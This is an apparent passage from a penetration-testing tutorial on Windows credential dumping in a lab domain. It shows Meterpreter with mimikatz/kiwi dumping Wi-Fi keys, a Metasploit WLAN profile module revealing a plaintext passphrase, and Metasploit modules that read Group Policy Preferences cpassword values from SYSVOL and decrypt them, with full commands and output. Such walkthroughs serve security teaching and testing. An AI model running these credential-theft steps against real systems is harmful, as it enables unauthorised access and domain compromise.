
```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > wifi_list_shared

{93EEBEAB-E57A-4566-B20E-8DCD4EC68E7C}
======================================

Name                          Auth      Type      Shared Key
----                          ----      ----      ----------
DIRECT-MNDESKTOP-KDBNJ3BmscT  WPA2PSK   Unknown   ���!-s�f��Xc*��G�b@F�h

State: Unknown

{ED0157A2-E4F9-429E-9767-4D8D1C48EF9B}
======================================

Name               Auth      Type      Shared Key
----               ----      ----      ----------
                             Unknown
Geet               WPA2PSK   Unknown   [redacted]
HACKER             WPA2PSK   Unknown
HUAWEI             WPA2PSK   Unknown
Igtech             WPA2PSK   Unknown
JioFi3_42994E      WPA2PSK   Unknown
L920_1230018836    open      Unknown
Linuxlab           WPAPSK    Unknown
Meterpreter        WPA2PSK   Unknown   ignite@321
OnePlus 5T         WPA2PSK   Unknown   [redacted]
POCO PHONE         WPA2PSK   Unknown
Pentest            WPA2PSK   Unknown
Pentest Lab        open      Unknown
Pentest Lab        WPA2PSK   Unknown
SAI RAM1           WPA2PSK   Unknown
Sinos              WPA2PSK   Unknown
TP-LINK_B62A       WPA2PSK   Unknown
airtel_FA1681      WPA2PSK   Unknown
ignit              WPA2PSK   Unknown
radha madhav       WPA2PSK   Unknown
```

And very easily you will have all the passwords at your service as shown in the image above.

Credential Dumping using Metasploit Framework

Then our next method is to use Metasploit to retrieving desired passwords. As all of us know that Metasploit is a framework that provides us with already constructed exploits to make pen testing convenient. And is an amazing platform for a beginner and expert in hacking the pentesting world. Now, to dump credentials there comes an in-built post exploits in the Metasploit and to run the said exploit; go to the terminal of Metasploit by typing msfconsole and get the session of you to the target system using any exploit you prefer. And then background the session use the post-exploit for extracting desired Wi-Fi credentials by using the following commands:

```
use post/windows/wlan/wlan_profile
set session 1
exploit
```



```
msf5 > use post/windows/wlan/wlan_profile
msf5 post(windows/wlan/wlan_profile) > set session 1
session => 1
msf5 post(windows/wlan/wlan_profile) > exploit

[+] Wireless LAN Profile Information
GUID: {ed0157a2-e4f9-429e-9767-4d8d1c48ef9b} Description: Intel(R) Wireless-AC 9560 160MH
 Profile Name: Meterpreter
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>Meterpreter</name>
        <SSIDConfig>
                <SSID>
                        <hex>4D657465727072657465746572</hex>
                        <name>Meterpreter</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>ignite@321</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
                <enableRandomization>false</enableRandomization>
                <randomizationSeed>4173769958</randomizationSeed>
        </MacRandomization>
</WLANProfile>
```

And just as it is shown in the image above, you will have your credentials.

Credential Dumping: Group Policy Preferences (GPP)

Credential Dumping: Group Policy Preferences (GPP)

What is Group Policy Preferences?

Group Policy preferences shortly term as GPP permit administrators to configure and install Windows and application settings that were previously unavailable using Group Policy. One of the most useful features of Group Policy Preferences (GPP) is the ability to store, and these policies can make all kinds of configuration changes to machines, like:

- Map Drives
- Create Local Users
- Data Sources
- Printer configuration
- Registry Settings
- Create/Update Services
- Scheduled Tasks
- Change local Administrator passwords

Why using GPP to create a user account is a Bad Idea?


If you use Microsoft GPP to create a local administrator account, consider the safety consequences carefully. Since the password is stored in SYSVOL in a preferred item. SYSVOL is the domain-extensive share folder in the Active Directory accessed by all authenticated users.
All domain Group Policies are stored here: \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
When a new GPP is created for the user or group account, it'll be interrelated with a Group.XML file created in SYSVOL with the relevant configuration information and the password is AES-256 bit encrypted. Therefore, the password is not secure at all authenticated users have access to SYSVOL.
"In this article, we will be doing active directory penetration testing through Group Policy Preferences and try to steal store password from inside SYSVOL in multiple ways".
Let's Start!!

Lab Setup Requirement:

- Microsoft Windows Server 2008 r2
- Microsoft Windows 7/10
- Kali Linux

Create an Account in Domain Controller with GPP


On your Windows Server 2008, you need to create a new group policy object (GPO) under "*Domain Controller"* using Group Policy Management.



Name:
New Group Policy Object


Source Starter GPO:
(none)

Now create a new user account by navigating to *Computer Configuration > Control Panel Settings > Local Users and Groups.*
Then Right-click in the "Local Users and Groups" option and select the *New > Local User*.



Then you get an interface for new local user property where you can create a new user account.

As you can observe from the given below image, we had created an account for user “raaz”.



New Local User Properties

Local User | Common

Action: Create

User name: raaz

Rename to:

Full name: raaz

Description:

Password: ●●●●●●●●●

Confirm Password: ●●●●●●●●●

□ User must change password at next logon

□ User cannot change password


□ Password never expires

□ Account is disabled

☑ Account never expires

Account expires: 12/27/2018

Don’t forget to update the group policy configuration.




Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: gpupdate

This task will be created with administrative privileges.

So, as I had already discussed above, that, whenever a new gpp is created for the user or group account, it will be associated with a Group.XML which is stored inside /SYSVOl.
From the image below, you can see the entire path that leads to the file **Group.xml**. As you can see, this XML file holds **cpassword** for user raaz within the property tags in plain text.



Groups

sysvol ▸ pentest.local ▸ Policies ▸ {EE416E94-7362-45B7-9CEC-651656DB753B} ▸ Machine ▸ Preferences ▸ Groups

Name	Date modified	Type	Size
Groups	12/27/2018 2:51 PM	XML Document	1 KB

C:\Windows\SYSVOL\sysvol\pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\ - Windows Internet Explorer

C:\Windows\SYSVOL\sysvol\pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferen

To help protect your security, Internet Explorer has restricted this webpage from running scripts or ActiveX controls that could access your computer. Click here for options...


```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="raaz" image="0" changed="2018-12-27 09:21:06"
      uid="{E53E6777-6356-49EF-8545-D914FEB44B3E}">
      <Properties action="C" fullName="raaz" description="" cpassword="qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="raaz" />
    </User>
  </Groups>
```

Exploiting Group Policy Preferences via Metasploit-I

As we know an authorized user can access SYSVOL and suppose I know the client machine credential, let say **raj: Ignite@123** then with help of this I can exploit Group Policy Preference to get the XML file. The Metasploit auxiliary module lets you enumerate files from target domain controllers by connecting to SMB as the rouge user.
This module enumerates files from target domain controllers and connects to them via SMB. It then looks for Group Policy Preference XML files containing local/domain user accounts and passwords and decrypts them using Microsoft’s public AES key. This module has been tested successfully on a Win2k8 R2 Domain Controller.

```
use auxiliary/scanner/smb/smb_enum_gpp
msf auxiliary(smb_enum_gpp) > set rhosts 192.168.1.103
msf auxiliary(smb_enum_gpp) > set smbuser raj
msf auxiliary(smb_enum_gpp) > set smbpass Ignite@123
msf auxiliary(smb_enum_gpp) > exploit
```

Hence you can observe, that it has dumped the **password:abcd@123** from inside the Group.xml file for user raaz.



```
msf > use auxiliary/scanner/smb/smb_enum_gpp
msf auxiliary(scanner/smb/smb_enum_gpp) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/smb/smb_enum_gpp) > set smbuser raj
smbuser => raj
msf auxiliary(scanner/smb/smb_enum_gpp) > set smbpass Ignite@123
smbpass => Ignite@123
msf auxiliary(scanner/smb/smb_enum_gpp) > exploit

[*] 192.168.1.103:445     - Connecting to the server...
[*] 192.168.1.103:445     - Mounting the remote share \\192.168.1.103\SYSVOL'...
[+] 192.168.1.103:445     - Found Policy Share on 192.168.1.103
[*] 192.168.1.103:445     - Parsing file: \\192.168.1.103\SYSVOL\pentest.local\Policies\{EE41
[+] 192.168.1.103:445     - Group Policy Credential Info
============================

 Name                   Value
 ----                   -----
 TYPE                   Groups.xml
 USERNAME               raaz
 PASSWORD               abcd@123
 DOMAIN CONTROLLER      192.168.1.103
 DOMAIN                 pentest.local
 CHANGED                2018-12-27 09:21:06
 NEVER_EXPIRES?         0
 DISABLED               0

[+] 192.168.1.103:445     - XML file saved to: /root/.msf4/loot/20181229065743_default_192.16
[+] 192.168.1.103:445     - Groups.xml saved as: /root/.msf4/loot/20181229065743_default_192.1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploiting Group Policy Preferences via Metasploit -II


Metasploit also provide a post exploit for enumerating the cpassword, but for this, you need to compromise the target's machine at least once and then you will be able to run the below post exploit. This module enumerates the victim machine's domain controller and connects to it via SMB. It then looks for Group Policy Preference XML files containing local user accounts and passwords and decrypts them using Microsoft's public AES key. Cached Group Policy files may be found on end-user devices if the group policy object is deleted rather than unlinked.

```
use post/windows/gather/credentials/gpp
msf post(windows/gather/credentials/gpp) > set session 1
msf post(windows/gather/credentials/gpp) > exploit
```

From the given below image you can observe, it has been found cpassword twice from two different locations:

C:\ProgramData\Microsoft\Group Policy\History\{ EE416E94-7362-4587-9CEC-651656DB7538}\Machine\Preferences\Groups\Groups.xml

C:\Windows\SYSVOL\sysvol\Pentest.Local\Policies\{ EE416E94-7362-4587-9CEC-651656DB7538}\Machine\Preferences\Groups\Groups.xml

